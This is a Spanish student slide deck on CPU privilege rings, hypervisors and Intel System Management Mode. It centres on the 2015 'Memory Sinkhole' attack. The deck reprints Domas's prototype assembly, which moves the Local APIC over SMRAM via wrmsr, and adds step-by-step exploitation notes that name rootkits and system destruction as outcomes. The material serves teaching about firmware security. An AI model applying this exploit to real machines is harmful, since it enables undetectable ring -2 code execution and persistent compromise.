The background is a dark blue gradient. On the left, there is a large, semi-transparent circular image of a circuit board. Overlaid on this and the background are several geometric shapes: a blue parallelogram and a light green parallelogram in the upper left, and a series of white, 3D-looking rectangular blocks arranged in a grid-like pattern in the upper right.

# Anillo -2 de ejecución

Aranzúa Chávez César Octavio  
Morales Ortega Carlos

# Contenido

- Anillos de privilegio
- Implementaciones
- Anillos de ejecución
- Anillo de ejecución -2
- SMM, SMI y APIC
- Memory Sinkhole

- Solución
- Realidad
- Referencias




# Anillos de privilegio

Los SO proporcionan diferentes niveles de acceso a recursos. Un anillo se entiende como “capa” de privilegio dentro de la arq. de un sistema operativo

Depende del HW de las arquitecturas del CPU, los cuales proporcionan distintos modos de CPU en el HW o el microcódigo

- Organizados en una jerarquía desde los más privilegiados (anillo 0), hasta menos privilegiados (1,2,3)
- En la mayoría de los SO, anillo 0 es el más privilegiado e interactúa directamente con el HW físico, como el CPU y Memoria





# Implementaciones

El HW restringe la forma en que se puede pasar el control de un anillo a otro e impone restricciones sobre el tipo de acceso de estos a la memoria.

Este diseño se debe a limitar las oportunidades de infracciones de seguridad accidental o malintencionadas

- Multix - 8
- DOS





# Anillos negativos

Nos referimos a niveles de privilegio por encima del propio SO, por lo tanto tienen un control encima de esta.

## Anillo -1

Lugar del **hypervisor**. VMM

Medio para la virtualización




# Anillo -2

## Lugar del SMM


Software Intel's System Management Mode (SMM).

- Controla recursos CPU
- Invisible para el resto de la pila
- Manejo de energía
- Control de HW
- Eventos del sistema
- Se encuentra en el firmware del microprocesador



## Anillo -2

Reserva un pequeño espacio de la RAM y los demás anillos no pueden acceder a este espacio



El acceso es bloqueado por el Memory Controller Hub de la motherboard



## APIC

Advanced  
Programmable Interrupt  
Controller

Maneja interrupciones que vienen al procesador.

- LAPIC y I/O APIC.

Aprovechando esto se puede reprogramar el Local APIC y hacerlo aparecer en cualquier lugar de la memoria física.

-> wrmsr "write to model specific register"

## SMI

System Management  
Interrupts

Interrupción que permite entrar al SMM.

Ocasiona que el CPU pare, entre a SMM y ejecute su código.





Aprovechando para realizar  
un ataque

“Memory SinkHole”

The Memory Sinkhole. (2015). *Christopher*

*Domas // Black Hat.*

```
TARGET_SMBASE      equ 0x1f5ef800
GDT_ADDRESS         equ 0x10000
FJMP_OFFSET         equ 0x8097
DSC_OFFSET          equ 0xfb00
DESCRIPTOR_ADDRESS  equ 0x10
APIC_BASE_MSR       equ 0x1b
SINKHOLE            equ ((TARGET_SMBASE+DSC_OFFSET)&0xfffff000)
PAYLOAD_OFFSET      equ 0x1000
CS_BASE             equ (PAYLOAD_OFFSET-FJMP_OFFSET)
APIC_BSP            equ 0x100
APIC_ACTIVE         equ 0x800

wbinvd
mov dword [dword GDT_ADDRESS+DESCRIPTOR_ADDRESS+4],
    (CS_BASE&0xffff0000)|(0x00cf9a00)|(CS_BASE&0x00ff0000)>>16
mov dword [dword GDT_ADDRESS+DESCRIPTOR_ADDRESS+0],
    (CS_BASE&0x0000ffff)<<16|0xffff
mov eax, SINKHOLE | APIC_ACTIVE | APIC_BSP
mov edx, 0
mov ecx, APIC_BASE_MSR
wrmsr
jmp $
```

Fig. 2. A prototype sinkhole attack.



## ¿Cómo se realiza?

1. Cambiar LAPIC de su dirección por default 0xFEE00000 mediante la instrucción “wrmsr” a la dirección de SMM privada 0x1ff80000.
2. Usar alguna interrupción del SMI para entrar al SMM
3. El CPU correrá en teoría el código del SMM 0x1ff80000.
4. ¡BOOM! Correrá un código que en realidad se encontrará en el LAPIC!!
5. Almacenar código en los registros de Local APIC, ejecutarlo
6. Obtenemos código ejecutándose en el SMM o bien en el **Anillo -2**

# ¿Qué podemos hacer en el anillo -2?

- Control de HW
- Modificación HW
- Destrucción del sistema
- Rootkit





# Solución

1. Ya no poder mover el Local APIC hacia el área protegida perteneciente al SMM
2. Permisos de root o nivel de administrador
3. Actualizaciones de Firmware

# Realidad


Computadoras antes del 2011, tienen esta vulnerabilidad y ya no tiene solución, ya que vienen desde la arquitectura misma.

# Referencias

- The Memory Sinkhole. (2015). *Christopher Domas, BlackHat*.
- Dautenhahn, N., Kasampalis, T., Dietz, W., Criswell, J., & Adve, V. (2015, March). Nested kernel: An operating system architecture for intra-kernel privilege separation. In Proceedings of the Twentieth International Conference on Architectural Support for Programming Languages and Operating Systems (pp. 191-206).
- Roca, J. (2022, April 5). El PC dentro de tu PC: así son los anillos de ejecución negativos. *HardZone*.  
<https://hardzone.es/reportajes/que-es/anillos-ejecucion-negativos/>
- Talens-Oliag, S. (2010). Herramientas de virtualización libres para sistemas GNU/Linux. Instituto Tecnológico de Informática (ITI). Recuperado el, 20.
- *Hypervisor: el medio para la virtualización*. (2020, June 8). IONOS Digital Guide.  
<https://www.ionos.es/digitalguide/servidores/know-how/que-es-un-hypervisor/>
- Tok.Wiki. (n.d.). Anillo de protección Implementaciones y Modos. *hmong.es*.  
[https://hmong.es/wiki/Ring\\_\(computer\\_security\)](https://hmong.es/wiki/Ring_(computer_security))



GRACIAS POR SU  
ATENCIÓN :)



# Anillo -2 de ejecución

Aranzúa Chávez César Octavio  
Morales Ortega Carlos